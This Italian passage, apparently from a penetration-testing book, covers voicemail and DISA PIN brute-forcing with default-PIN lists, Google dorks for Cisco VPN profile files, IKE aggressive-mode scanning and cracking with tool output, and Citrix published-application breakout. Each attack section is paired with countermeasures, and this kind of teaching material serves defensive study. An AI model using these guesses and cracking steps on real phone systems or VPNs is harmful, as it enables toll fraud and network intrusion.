159357	753159	357159	951357
159753	357951		

+ iniziando in posizioni diverse

258456	654852	456258	852456
258654	654258	456852	852654

Z iniziando in posizioni diverse

1235789	3215987	9875321	7895123
---------	---------	---------	---------

Alto

Salta in trasversale 1	172839	Salta in trasversale 1	283917
		Salta in trasversale 2	39178

Inverso

Salta in trasversale 1	392817	Salta in trasversale 1	281739
		Salta in trasversale 2	173928

Basso

Salta in trasversale 1	718293	Salta in trasversale 1	829371
		Salta in trasversale 2	937182

Inverso

Salta in trasversale 1	938271	Salta in trasversale 1	827193
Salta in trasversale 2	719382		

Da sinistra a destra

Salta in trasversale 1	134679	Salta in trasversale 1	467913
Salta in trasversale 2	791346		

Inverso

Salta in trasversale 1	316497	Salta in trasversale 1	649731
Salta in trasversale 2	973164		

Una volta che avete compromesso un bersaglio, prestate attenzione a non modificare al cunché. Se cambiate la password della casella, l'attività potrebbe essere notata da qualcuno, a meno che la persona non utilizzi molto la casella, o sia momentaneamente fuori città o in vacanza. Raramente le aziende impostano policy per cambiare le password voicemail ogni X giorni, come si fa nei computer. Tuttavia, la maggior parte delle aziende non si preoccupa di questo, perciò, una volta che qualcuno imposta una password, raramente in seguito la cambia. Ascoltare i messaggi di altre persone significa rischiare la prigione, almeno in alcuni paesi, perciò non vi consigliamo di provare a entrare in un sistema voicemail in questo modo.

Come sempre, stiamo evidenziando gli aspetti teorici da considerare quando si desidera attaccare un sistema voicemail per scopi legittimi di test.



Contromisure contro gli attacchi di forza bruta a voicemail

I sistemi voicemail richiedono l'impostazione di forti misure di sicurezza. Per esempio, impostate una clausola di chiusura dell'account dopo un certo numero di tentativi falliti, in modo che, se qualcuno tentasse un attacco di forza bruta, potrebbe fare soltanto da cinque a sette tentativi prima di essere bloccato. Consigliamo di registrare in file di log le connessioni al sistema voicemail e di fare attenzione qualora rileviate un numero insolitamente elevato di tentativi ripetuti.



Hacking di DISA (*Direct Inward System Access*)

DISA (*Direct Inward System Access*) è un servizio di accesso remoto per centralini, pensato per consentire a qualsiasi impiegato di usufruire dei minori costi aziendali per le telefonate internazionali e a lunga distanza. Molte aziende mettono a disposizione dei propri addetti numeri PSTN che consentono, dopo la chiamata e l'inserimento di un PIN, di avere accesso a una linea che consente di operare come da un interno telefonico aziendale. Tuttavia, come qualsiasi altro sistema non configurato correttamente, anche DISA è vulnerabile agli hacking remoti. Un sistema DISA, male configurato può permettere l'accesso illimitato alla linea principale, causando all'azienda notevoli danni economici.

Tutte le tecniche di cui abbiamo parlato in relazione a voicemail sono valide anche per l'hacking di DISA, anche se negli ambienti di minori dimensioni le password tendono a essere più semplici o costituite da un valore fisso. Oltre a utilizzare le password per la

messaggistica vocale suggerite nel paragrafo precedente, provate anche con 000#, 11#, 111#, 123#, 1234#, 9999#, o con altre semplici combinazioni; il segno che un hack su un servizio DISA è andato a buon fine è dato dal segnale di linea libera. Alcuni sistemi di PBX che comprendono risponditori automatici presentano spesso flussi di chiamata con configurazioni imperfette; capita, per esempio, che consentano l'accesso alla linea interna se, dopo un lungo periodo di silenzio, non ricevono alcun input per il trasferimento a un interno.

Molte aziende non sono consapevoli del grande livello di abuso che viene fatto di questo vettore di attacco e dei costi che può comportare. Un caso eclatante, verificatosi tra il 2003 e il 2007, costò alla AT&T una cifra stimata intorno ai 56 milioni di dollari:

A essere vittima dell'attacco non fu la stessa AT&T. Secondo l'accusa, Nusier, Kwan, Gomez e altri lanciarono un hack verso i sistemi telefonici PBX (private branch exchange) di svariate aziende statunitensi—alcune delle quali clienti di AT&T – utilizzando un “attacco a forza bruta” contro i loro sistemi telefonici. *Fonte: Philip Willan e Robert McMillian, “Police Track Hackers Accused of Stealing Carrier Services, PCWorld, 13 Giugno 2009, pcworld.com/article/166622/police_track_hackers_accused_of_stealing_carrier_services.html*

Ciò che più sorprende è che questi codici DISA vengono normalmente venduti a soli 100 dollari cadauno; su larga scala, però, l'affare può diventare piuttosto redditizio. Inoltre, un codice può essere sfruttato per trovarne altri.



Contromisure per l'hacking di DISA

Se avete bisogno di utilizzare un servizio DISA, lavorate con il fornitore del centralino per assicurarvi che il sistema sia configurato con password forti e che tutte le credenziali di default vengano rimosse. Rendete obbligatori PIN di autenticazione non inferiori alle sei cifre, non consentite PIN semplici, e impostate un blocco sugli account dopo non più di sei tentativi errati. Come buona pratica di sicurezza, gli amministratori dei centralini dovrebbero consultare regolarmente i report CDR (*Call Detail Record*) alla ricerca di anomalie. Controllate i flussi delle chiamate che passano dai risponditori automatici e assicuratevi che non vi siano situazioni in cui l'accesso alla linea interna venga consentito per default. Se non viene inserito alcun input o se l'interno non è disponibile, il sistema dovrebbe limitarsi a chiudere la chiamata con un messaggio di saluto. Infine, lavorate con il fornitore dei centralino per evitare la presenza di codici speciali in grado di consentire l'uscita dalle funzioni di messaggistica vocale, dai servizi di directory e dalle chiamate a numeri interni.

Hacking delle reti VPN (*Virtual Private Network*)

A causa della stabilità e della diffusione della rete telefonica tradizionale, la connettività POTS è rimasta in uso per molto tempo. Tuttavia, le tempeste di sabbia del settore tecnologico hanno sostituito le connessioni dial-up con il meccanismo di accesso remoto e ci hanno fornito le reti VPN (*Virtual Private Networking*). VPN è un concetto più ampio di una tecnologia specifica o di un protocollo: comporta la cifratura e il *tunneling* di dati privati attraverso Internet. I motivi principali che hanno portato a realizzare le VPN sono sicurezza, risparmi di costo e comodità. Sfruttando la connettività Internet esistente per comunicazioni di ufficio remoto, utente remoto e perfino di partner remoto (extranet), i

costi e la complessità di una infrastruttura di rete WAN (Wide Area Networking) tradizionale, come linee dedicate e pool di modem, si riducono notevolmente.

I due più noti “standard” VPN sono IPSec (*IP Security*) e L2TP (*Layer 2 Tunneling Protocol*), che superano i tentativi precedenti come PPTP (*Point-to-Point Tunneling Protocol*) e L2F (*Layer 2 Forwarding*). L'esame tecnico di queste complesse tecnologie va oltre lo scopo di questo libro; il lettore interessato può consultare le bozze Internet presso ietf.org per ottenere descrizioni dettagliate di come funzionano.

In breve, il *tunneling* comporta l'incapsulamento di un datagramma dentro un altro, che sia IP in IP (IPSec) o PPP in GRE (PPTP). La Figura 7.10 illustra il concetto di tunneling nel contesto di una VPN di base tra le entità A e B (che potrebbero essere singoli host o intere reti). B invia un pacchetto ad A (indirizzo di destinazione “A”) attraverso il Gateway 2 (GW2, che potrebbe essere un software su B). GW2 incapsula il pacchetto all'interno di un altro destinato a GW1, che a sua volta rimuove l'header temporaneo e recapita il pacchetto originale ad A. L'originale può anche essere cifrato mentre attraversa Internet (linea tratteggiata nella figura).

Le tecnologie VPN oggi sono i principali metodi utilizzati per le comunicazioni remote, e questo fatto ne fa degli obiettivi primari per gli hacker. Come si comportano le VPN nei confronti di questi esami minuziosi? Lo vediamo nel seguito.

Nozioni di base sulle VPN IPSec

IPSec (*Internet Protocol Security*) è una collezione di protocolli che forniscono sicurezza di livello 3 attraverso autenticazione e cifratura. In termini generali, tutte le VPN possono essere suddivise tra reti “da sito a sito” e reti “da client a sito”. È importante rendersi conto che, a prescindere dal tipo di VPN in uso, tutte le VPN stabiliscono un tunnel privato tra due reti su una terza rete, spesso meno sicura.

- **VPN da sito a sito.** In questo caso, entrambi gli endpoint sono normalmente dispositivi dedicati, denominati gateway VPN, che hanno la responsabilità di vari compiti tra cui stabilire il tunnel, provvedere alla cifratura e al routing. I sistemi che intendono comunicare con un sito remoto sono rinviati a questi gateway VPN sulle loro reti locali, i quali a loro volta indirizzano il traffico sul tunnel sicuro verso il sito remoto, senza alcuna interazione del client.




Figura 7.10 Tunneling di un tipo di traffico all'interno di un altro, la premessa su cui si fondano le reti VPN.

- **VPN da client a sito.** Queste reti VPN, dette anche ad accesso remoto, consentono a un singolo utente remoto di accedere a risorse tramite una rete meno sicura quale Internet. Le VPN da client a sito richiedono che l'utente disponga sul proprio sistema di un client VPN software che gestisca attività di sessione come stabilire il tunnel, cifratura e routing. Può essere un thick client come Cisco VPN, o anche un semplice browser web nel caso di VPN SSL. A seconda della configurazione possono verificarsi due casi: tutto il traffico proveniente dal client viene inoltrato sul tunnel VPN (split tunneling disattivato), oppure solo il traffico appositamente definito viene inoltrato, mentre il rimanente viaggia sul percorso di default del client (split tunneling attivato).

Un'osservazione importante: con lo split tunneling attivato e la VPN connessa, il sistema del client in effetti fa da bridge tra la rete interna aziendale e Internet. Ecco perché è fondamentale mantenere sempre disattivato lo split tunneling, a meno che non sia assolutamente richiesto.

Autenticazione e impostazione del tunnel in reti VPN IPSec

IPSec utilizza il protocollo IKE (Internet Key Exchange) per l'autenticazione e per l'impostazione della chiave e del tunnel. IKE è suddiviso in due fasi, ognuna delle quali ha il proprio scopo distinto.

IKE fase 1. Lo scopo principale della fase 1 è quello di autenticare le due parti che comunicano tra loro e poi impostare un canale sicuro per la fase 2. Questo può essere fatto in due modalità: *main mode* (“modalità principale”) o *aggressive mode* (“modalità aggressiva”).

- **Main mode.** In tre handshaking separati a due vie (per un totale di sei messaggi), la modalità main mode autentica entrambe le parti tra loro. Questo processo stabilisce innanzitutto un canale sicuro, in cui le due parti si scambiano informazioni di autenticazione in modo protetto.
- **Aggressive mode.** In soli tre messaggi, la modalità aggressive mode ottiene lo stesso risultato complessivo della Main mode, ma in maniera più veloce e meno sicura. Questa modalità non fornisce un canale sicuro per proteggere le informazioni di autenticazione, e questo espone il sistema ad attacchi.

IKE fase 2. La fase 2 di IKE punta a stabilire il tunnel IPSec, con l'aiuto della fase 1.



Google hacking per VPN

Popolarità:	8
Semplicità:	6
Impatto:	8
Grado di rischio:	7

Come abbiamo visto nella Parte I, dedicata a footprinting e raccolta di informazioni, il Google hacking può essere un semplice vettore di attacco che può fornire risultati devastanti. Un particolare Google hack legato alle VPN è `filetype:pcf`. L'estensione PCF è utilizzata comunemente per file in cui registrare impostazioni di profilo per il client VPN Cisco, un client estremamente diffuso utilizzato in ambienti enterprise. Questi file di configurazione possono contenere informazioni riservate come l'indirizzo IP del gatewayVPN, nomi utente e password. Utilizzando `filetype:pcf site:elecone.com` possiamo eseguire una ricerca di tutti i file PCF memorizzati sul nostro dominio bersaglio (Figura 7.11).




Figura 7.11 Google hacking alla ricerca di file di configurazione PCF.

Con queste informazioni, un hacker può prelevare il client VPN Cisco, importare il file PCF, connettersi alla rete bersaglio via VPN e avviare ulteriori attacchi sulla rete interna! Le password memorizzate nel file PCF possono essere riutilizzate anch'esse per altri attacchi. Si noti che le password sono offuscate tramite la cifratura “password 7” Cisco, tuttavia questo meccanismo si supera facilmente con vari strumenti come Cain (Figura 7.12).



Contromisure contro Google hacking per VPN

Il miglior meccanismo di difesa contro il Google hacking è la consapevolezza dell'utente. Chi è incaricato di pubblicare contenuti web deve capire i rischi associati all'inserimento di qualsiasi cosa su Internet. Se vi è l'opportuna consapevolezza, un'organizzazione può effettuare verifiche annuali per cercare informazioni riservate presenti sui propri siti web. Ricerche mirate si possono effettuare utilizzando l'operatore `site:`, tuttavia non bisogna dimenticare di cercare informazioni sulla propria organizzazione anche presso siti esterni. Google offre anche il servizio Google Alerts, che invia al fruitore un messaggio email ogni volta che un nuovo elemento corrispondente a criteri specificati è aggiunto alla cache di Google. Per ulteriori informazioni al riguardo, cfr. google.com/alerts.




Figura 7.12 Decodifica delle password codificate con “password 7” di Cisco utilizzando Cain.



Attacchi a server VPN IPSec

Popolarità: 5

Semplicità: 5

Impatto: 3

Grado di rischio: 4

Quando si punta come bersaglio a una tecnologia specifica, la prima cosa da fare è verificare se la porta corrispondente è disponibile. Nel caso delle VPN IPSec, verifichiamo la porta UDP 500. Ecco come si può fare utilizzando Nmap:

```
# nmap -sU -p 500 vpn.elecOne.com
Starting Nmap 4.68 ( http://nmap.org ) at 20XX-08-XX 14:08 PDT
Interesting ports on 192.168.1.1:
PORT      STATE          SERVICE
500/udp    open|filtered  isakmp
```

Nmap done: 1 IP address (1 host up) scanned in 1.811 seconds

Uno strumento alternativo, maggiormente focalizzato su IPSec, è ike-scan di NTA Monitor (ntamonitor.com/tools/ike-scan/). Questo strumento è disponibile per tutti i sistemi ope-

rativi ed esegue attività di identificazione di VPN IPSec e fingerprinting di gateway con un'ampia varietà di opzioni configurabili.

```
# ./ike-scan vpn.elecOne.com
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)

192.168.1.1 Main Mode Handshake returned HDR=(CKY-R=5625e24b343ce106)
SA=(Enc=3DES Hash=MD5 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800)
VID=4048b7d56ebce88525e7de7f00d6c2d3c000000 (IKE Fragmentation)

Implementation guess: Cisco IOS/PIX

Ending ike-scan 1.9: 1 hosts scanned in 0.164 seconds (6.09 hosts/sec). 1 returned
handshake; 0 returned notify
```

ike-scan non solo ci indica che l'host è in ascolto per connessioni VPN IPSec, ma identifica il supporto della modalità IKE fase 1 e fornisce informazioni sull'hardware su cui è in esecuzione il server remoto.

IKEProber (ikecrack.sourceforge.net/IKEProber.pl) è un vecchio strumento che consente a un hacker di creare pacchetti iniziatori IKE arbitrari per verificare diverse risposte fornite dall'host bersaglio. Creato da Anton T. Rager, IKEProber può essere utile per trovare condizioni di errore e identificare il comportamento di dispositivi VPN.



Contromisure contro gli attacchi a VPN IPSec

Sfortunatamente non si può fare molto per prevenire questi attacchi, soprattutto quando si offre connettività VPN IPSec di accesso remoto a utenti su Internet. Si possono utilizzare elenchi di controllo di accesso per limitare l'accesso a gateway VPN che forniscono connettività da sito a sito, ma per le reti da client a sito questo non si può fare, perché i client spesso provengono da vari indirizzi IP che cambiano continuamente.



Attacco all'aggressive mode di IKE

<i>Popolarità:</i>	2
<i>Semplicità:</i>	8
<i>Impatto:</i>	8
<i>Grado di rischio:</i>	6

In precedenza abbiamo accennato al fatto che la modalità aggressive mode di IKE compromette la sicurezza consentendo la creazione rapida di nuovi tunnel IPSec. Questo problema fu messo in luce per primo da Anton T. Rager di Avaya durante una presentazione al ToorCon intitolata: "IPSec/IKE Protocol Hacking". Per illustrare meglio i problemi della modalità aggressive mode di IKE, Anton sviluppò IKECrack (ikecrack.sourceforge.net/), uno strumento per attacchi di forza bruta all'autenticazione IPSec/IKE. Prima di esaminare IKECrack, dobbiamo determinare se il server bersaglio supporta l'aggressive mode, cosa che possiamo fare con lo strumento IKE-Probe (da non confondere con IKEProber) di Michael Thumann di Cipherica Labs (ernw.de/download/ikeprobe.zip):

```
C:\ >ikeprobe.exe vpn.elecOne.com
IKEProbe 0.1beta (c) 2003 Michael Thumann (www.ernw.de)
Portions Copyright (c) 2003 Cipherica Labs (www.cipherica.com)
Read license-cipherica.txt for LibIKE License Information
IKE Aggressive Mode PSK Vulnerability Scanner (Bugtraq ID 7423)
```

Supported Attributes

```
Ciphers : DES, 3DES, AES-128, CAST
Hashes : MD5, SHA1
Diffie Hellman Groups: DH Groups 1,2 and 5
```

IKE Proposal for Peer: vpn.elecOne.com

Aggressive Mode activated ...

Attribute Settings:

```
Cipher DES
Hash SHA1
Diffie Hellman Group 1
```

```
0.000 3: ph1_initiated(00443ee0, 003b23a0)
0.062 3: << ph1 (00443ee0, 244)
2.062 3: << ph1 (00443ee0, 244)
5.062 3: << ph1 (00443ee0, 244)
8.062 3: ph1_disposed(00443ee0)
```

Attribute Settings:

```
Cipher DES
Hash SHA1
Diffie Hellman Group 2
```

```
8.062 3: ph1_initiated(00443ee0, 003b5108)
8.094 3: << ph1 (00443ee0, 276)
8.091 3: > 328
8.109 3: << ph1_get_psk(00443ee0)
```

System is vulnerable!!

Ora che sappiamo che il nostro bersaglio è vulnerabile, possiamo utilizzare IKECrack per avviare una connessione al server VPN bersaglio e catturare i messaggi di autenticazione per portare attacchi di forza bruta offline contro di esso. Questo strumento si utilizza in modo molto semplice:

```
$ perl ikecrack-snarf-1.00.pl
Usage: ikecrack-snarf.pl <initiator_ip.port>
```

Example: ikecrack-snarf.pl 10.10.10.500

Possiamo anche utilizzare il nostro strumento preferito, Cain (citato spesso in questo libro) per svolgere compiti simili. Con Cain, un hacker può effettuare lo sniffing di messaggi di IKE fase 1 e poi lanciare un attacco di forza bruta. Solitamente gli hacker utilizzano Cain insieme a un client VPN per effettuare simultaneamente lo sniffing e l'emulazione di un tentativo di connessione. Questo è possibile perché, quando si attacca IKE fase 1, si punta alle informazioni fornite dal server, il che significa che un client VPN configurato con una password errata non serve all'attacco complessivo.



Contromisure contro gli attacchi all'aggressive mode di IKE

La migliore contromisura è semplicemente quella di non utilizzare la modalità aggressive mode di IKE. Si possono utilizzare controlli alternativi come uno schema di autenticazione basato su token, che non risolve il problema, ma impedisce a un hacker di connettersi alla VPN dopo il cracking della chiave, poiché la chiave stessa cambia dopo che l'hacker è riuscito a scoprirla.

Hacking della soluzione VPN di Citrix

Un'altra soluzione VPN da client a sito utilizza il software di Citrix per consentire l'accesso a desktop e applicazioni remoti. Data la grande diffusione delle soluzioni VPN Citrix, ci prenderemo un momento per esaminare questo prodotto; è verosimile che chiunque di voi conosca un'azienda – o dieci – che ha implementato la soluzione Citrix. L'azienda pubblicizza la propria notevolissima penetrazione di mercato che “raggiunge il cento per cento delle aziende classificate Fortune 100 e il 99 per cento delle Fortune Global 500, così come centinaia di migliaia di piccole aziende e prosumer” (fonte: citrix.com/English/NE/news/news.asp?newsID=1680725). Citrix offre un prodotto flessibile che permette l'accesso remoto a diversi dei componenti interni a un'organizzazione.

Data la disponibilità di acquisto come appliance “sicura” e pronta all’uso, la soluzione VPN di Citrix esercita una notevole attrazione sul personale IT in cerca di un mezzo rapido e affidabile per soddisfare le esigenze di accesso remoto. La sua popolarità, poi, risulta ulteriormente accresciuta dalla semplicità di integrazione con gli ambienti Windows che ospitano Active Directory. Il prodotto su cui ci concentreremo è Citrix Access Gateway, che viene pubblicizzato come “una soluzione sicura di accesso alle applicazioni che consente agli amministratori di esercitare un controllo granulare a livello di applicazione” (fonte: citrix.com/English/ps2/products/product.asp?contentID=15005).

Quando si parla di prodotti robusti progettati per la sicurezza, molti dei problemi spesso sono frutto di errori di implementazione o di configurazione piuttosto che di vulnerabilità intrinseche dei sistemi. Citrix Access Gateway è uno di questi prodotti che spesso viene installato con errori di implementazione molto comuni che permettono a un hacker di ottenere l'accesso alle reti interne di un'organizzazione. Iniziamo menzionando i tipi più comuni di installazioni Citrix:

- un sistema completo di desktop remoto, tipicamente Microsoft Windows;
- un'applicazione COTS (*Commercial off-the-shelf*);
- un'applicazione personalizzata.

I professionisti della sicurezza si sentono spesso porre questa domanda: quale installazione può definirsi sicura? La risposta, è, nella maggior parte dei casi: nessuna. Come abbiamo già detto, una applicazione non può renderci sicuri; lo può fare la dovuta diligenza nelle verifiche sull'ambiente. Ma prima di addentrarci nei metodi con cui testare gli ambienti, vediamo di capire come e perché si decide di utilizzare soluzioni di questo tipo.

Il primo componente che viene implementato attraverso Citrix dalla gran parte delle aziende è un ambiente di desktop remoto. Quando un'organizzazione pubblica un desktop remoto, sta creando una funzione simile a una VPN tradizionale che ha accesso alla gran parte, se non a tutte, le risorse di una workstation interna. Gli amministratori cercano di

rendere sicuri questi ambienti di desktop remoto, perché essi hanno accesso a più risorse rispetto a ciò che viene offerto dalla pubblicazione di una singola applicazione, come Internet Explorer (o no?). Gli amministratori, per esempio, possono rimuovere alcune delle scelte del menu *start*, o disabilitare il clic con il pulsante destro del mouse. Sono passi nella giusta direzione, ma potrebbero non essere sufficienti. Naturalmente non vi sarà mai una soluzione miracolosa ai problemi di sicurezza; la speranza, però, è quella di riuscire, utilizzando un approccio di difesa a più livelli, a portare l'asticella a un'altezza sufficiente da scoraggiare i malintenzionati e da convincerli a cercare bersagli più facili.

Il secondo servizio che le aziende pubblicano con frequenza è il software COTS, che non solo offre un comodo accesso ad applicazioni comuni, ma consente di ridurre i costi per licenze e gestione. Una tendenza comune è quella di pubblicare prodotti Microsoft Office come Word o Excel. Altri software COTS pubblicati spesso comprendono Internet Explorer o prodotti di gestione dei progetti, e anche accessori utili, come la calcolatrice di Windows (calc.exe). Alcune di queste applicazioni COTS non offrono alcuna sicurezza intrinseca, tuttavia è possibile applicare restrizioni alle applicazioni accessorie o all'ambiente sottostante. Parleremo più in dettaglio dell'accesso all'ambiente sottostante più avanti.

Le aziende che distribuiscono applicazioni personalizzate attraverso Citrix o con una soluzione simile, in genere lo fanno perché queste applicazioni hanno una natura sensibile e devono essere accedute da "dentro" la rete. Dato che spesso queste applicazioni vengono sviluppate senza tenere conto dei requisiti di una progettazione sicura, il personale IT cerca di nasconderne le falte in un ambiente virtuale come Citrix. Inoltre, queste applicazioni tipicamente hanno accesso a dati sensibili e ad altre risorse interne alla rete aziendale. Altre organizzazioni possono utilizzare Citrix per mettere al sicuro le applicazioni problematiche che normalmente sarebbero accessibili in maniera diretta da Internet. Questa strategia spesso si rivela controproducente, dato che si finisce per scoprire che rendere disponibile un'applicazione personalizzata via Citrix non fa che aggiungere complicazioni inutili (che il personale potrebbe non essere in grado di gestire perché non adeguatamente formato), introducendo vulnerabilità aggiuntive e non collegate all'applicazione in quanto tale. Non si sottolinea mai abbastanza l'importanza delle verifiche su questi ambienti – che siano condotte da personale interno, da esperti esterni o da figure di entrambi i gruppi. La combinazione delle informazioni esposte, si tratti di dati personali, di informazioni mediche, di informazioni su conti bancari e carte di credito o di altri dati sensibili proprietari, può portare un'azienda a cause legali o a perdite significative sia di carattere economico che di buona reputazione.

I professionisti della sicurezza sono abili nell'identificare le possibili vie di attacco quando viene fornito l'accesso remoto al computer di qualcuno. Molto probabilmente, il primo scopo che un hacker vuole raggiungere è quello di ottenere una semplice shell dei comandi utilizzando il pulsante *start* di Windows. Ma che cosa potrebbe fare, o volere fare, attaccando un'applicazione pubblicata, COTS o personalizzata? Per esempio, in che modo si può attaccare la calcolatrice di Windows? Non essendo a conoscenza delle modalità di attacco contro un'applicazione apparentemente innocua, spesso gli amministratori sono portati a raggiungere un falso senso di sicurezza sull'impossibilità di aggressione ai loro dati. Quello che la maggior parte degli amministratori non riesce a capire è che, anche se agli utenti viene presentata solo una vista dell'applicazione pubblicata (e non l'intero desktop), essi hanno comunque un accesso limitato a gran parte delle funzionalità del sistema operativo sottostante.

Ancora peggiore di un exploit per un'applicazione pubblicata è quello per un'applicazione che non è mai stata pensata nell'ottica della pubblicazione agli utenti. Questo tipo di applicazioni spesso si presenta con un'icona che viene aggiunta alla system tray di Windows dopo che l'utente si è autenticato nell'ambiente Citrix e ha avviato l'applicazione pubblicata desiderata. Quando l'utente lancia l'applicazione pubblicata, tutti i sottosistemi di Windows vengono attivati e inviati al client – che siano poi esposti o meno è ciò di cui ci occuperemo qui. Fate attenzione a queste applicazioni pubblicate in maniera non voluta (come il firewall di Windows, le icone della rete, l'antivirus) perché spesso presentano delle console (raggiungibili con un semplice menu da clic destro del mouse) che possono portare all'accesso alla shell. In molti casi l'accesso a queste applicazioni passa inosservato fino al momento in cui si verifica un'intrusione.

Un concetto fondamentale è che i processi generati da un processo in esecuzione in un ambiente Citrix remoto (perfino da un'applicazione COTS o personalizzata), girano nell'ambiente remoto nel contesto dell'utente Citrix autenticato (in genere un account di dominio). Ecco che cosa succede: se si attiva una shell dei comandi da un'applicazione Citrix (la shell non è in esecuzione sulla macchina locale) essa viene visualizzata sul singolo desktop ma gira sull'host remoto. Per compromettere uno qualsiasi dei tre ambienti Citrix implementati più comunemente possono essere utilizzate tecniche di attacco semplici. Il catalizzatore per un attacco serio e complesso è riuscire a ottenere l'accesso a Windows Explorer (explorer.exe) o a qualche prompt dei comandi (cmd.exe standard, PowerShell, o qualcosa di simile). Attaccando Windows Explorer è possibile che un hacker acceda al prompt dei comandi. Tuttavia, questo attacco può essere utilizzato anche per accedere al file system e copiare grandi quantità di dati da una macchina compromessa sul proprio host locale. Esistono verosimilmente centinaia di modi per attivare una shell dei comandi in un ambiente Windows bloccato da un'altra applicazione. Qui prenderemo in considerazione le dieci categorie più popolari di attacco alle applicazioni pubblicate (intenzionalmente o no).



La Guida

<i>Popolarità:</i>	10
<i>Semplicità:</i>	8
<i>Impatto:</i>	10
<i>Grado di rischio:</i>	9

In un ambiente Citrix sono disponibili due tipi di Guida: quella del sistema operativo Windows e quella specifica dell'applicazione. Fortunatamente, nelle applicazioni Microsoft più recenti la Guida è spesso una sottosezione del più potente sistema di Guida di Windows (Internet Explorer 8 e Windows 7/2008). Le applicazioni contenute negli Accessori sono ottimi esempi dei sistemi di Guida integrati in Windows. Il management o altre entità esterne potrebbero chiedere a un'azienda di pubblicare i file della Guida. Nella gran parte dei casi, tuttavia, ciò accade *per caso*.

Innanzitutto, pensate alle modalità di accesso al sistema di Guida:

- Per di Windows, si preme F1 dal desktop.
- Per la Guida di un'applicazione, quando è attiva, si preme F1.
- Per la Guida di Windows dall'interno di un'applicazione, si preme la combinazione Tasto Windows+F1.
- Per qualsiasi applicazione, si sceglie il punto di domanda dalla barra dei menu.

